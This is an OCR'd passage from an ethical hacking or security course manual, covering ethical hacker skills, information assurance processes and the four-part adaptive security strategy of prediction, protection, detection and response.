
- **Technical Skills**
  - In-depth knowledge of major operating environments, such as Windows, Unix, Linux, and Macintosh
  - In-depth knowledge of networking concepts, technologies, and related hardware and software
  - A computer expert adept at technical domains
  - The knowledge of security areas and related issues
  - High technical knowledge of how to launch sophisticated attacks
- **Non-Technical Skills**
  - The ability to quickly learn and adapt new technologies
  - A strong work ethic and good problem solving and communication skills
  - Commitment to an organization's security policies
  - An awareness of local standards and laws

LO#05: Summarize the Techniques used in Information Security Controls

Information Security Controls

Information security controls prevent the occurrence of unwanted events and reduce risk to the organization's information assets. The basic security concepts critical to information on the Internet are confidentiality, integrity, and availability; the concepts related to the persons accessing the information are authentication, authorization, and non-repudiation. Information is the greatest asset of an organization. It must be secured using various policies, creating awareness, employing security mechanisms, or by other means.

This section deals with Information Assurance (IA), continual/adaptive security strategy, defense-in-depth, risk management, cyber threat intelligence, threat modeling, incident management, and AI and ML concepts.



Information Assurance (IA)

- IA refers to the assurance that the **integrity**, **availability**, **confidentiality**, and **authenticity** of information and information systems is protected during the usage, processing, storage, and transmission of information
- Some of the processes that help in achieving information assurance include:

1. **Developing local policy, process, and guidance**
2. **Designing network and user authentication strategies**
3. **Identifying network vulnerabilities and threats**
4. **Identifying problem and resource requirements**
5. **Creating plans for identified resource requirements**
6. **Applying appropriate information assurance controls**
7. **Performing certification and accreditation**
8. **Providing information assurance training**


Information Assurance (IA)

IA refers to the assurance of the integrity, availability, confidentiality, and authenticity of information and information systems during the usage, processing, storage, and transmission of information. Security experts accomplish information assurance with the help of physical, technical, and administrative controls. Information Assurance and Information Risk Management (IRM) ensure that only authorized personnel access and use information. This helps in achieving information security and business continuity.

Some of the processes that help in achieving information assurance include:

- Developing local policy, process, and guidance in such a way to maintain the information systems at an optimum security level
- Designing network and user authentication strategy—Designing a secure network ensures the privacy of user records and other information on the network. Implementing an effective user authentication strategy secures the information system's data
- Identifying network vulnerabilities and threats—Vulnerability assessments outline the security posture of the network. Performing vulnerability assessments in search of network vulnerabilities and threats help to take the proper measures to overcome them
- Identifying problems and resource requirements
- Creating a plan for identified resource requirements
- Applying appropriate information assurance controls
- Performing the Certification and Accreditation (C&A) process of information systems helps to trace vulnerabilities, and implement safety measures to nullify them

- Providing information assurance training to all personnel in federal and private organizations brings among them an awareness of information technology



Continual/Adaptive Security Strategy

- ☐ Organizations should adopt **adaptive security strategy**, which involves implementing all the four network security approaches
- ☐ The adaptive security strategy consists of four security activities corresponding to each security approach

Predict
- Risk and Vulnerability Assessment
- Attack Surface Analysis
- Threat Intelligence

Protect
- Defense-in-depth Security Strategy
    - Protect endpoints
    - Protect network
    - Protect data

Respond
- Incident Response

Detect
- Continuous Threat Monitoring

Continual/Adaptive Security Strategy

The adaptive security strategy prescribes that continuous prediction, prevention, detection, and response actions must be taken to ensure comprehensive computer network defense.

- **Protection:** This includes a set of prior countermeasures taken towards eliminating all the possible vulnerabilities on the network. It includes security measures such as security policies, physical security, host security, firewall, and IDS.
- **Detection:** Detection involves assessing the network for abnormalities such as attacks, damages, unauthorized access attempts, and modifications, and identifying their locations in the network. It includes the regular monitoring of network traffic using network monitoring and packet sniffing tools.
- **Responding:** Responding to incidents involves actions such as identifying incidents, finding their root causes, and planning a possible course of actions for addressing them. It includes incident response, investigation, containment, impact mitigation, and eradication steps for addressing the incidents. It also includes deciding whether the incident is an actual security incident or a false positive.
- **Prediction:** Prediction involves the identification of potential attacks, targets, and methods prior to materialization to a viable attack. Prediction includes actions such as conducting risk and vulnerability assessment, performing attack surface analysis, consuming threat intelligence data to predict future threats on the organization.

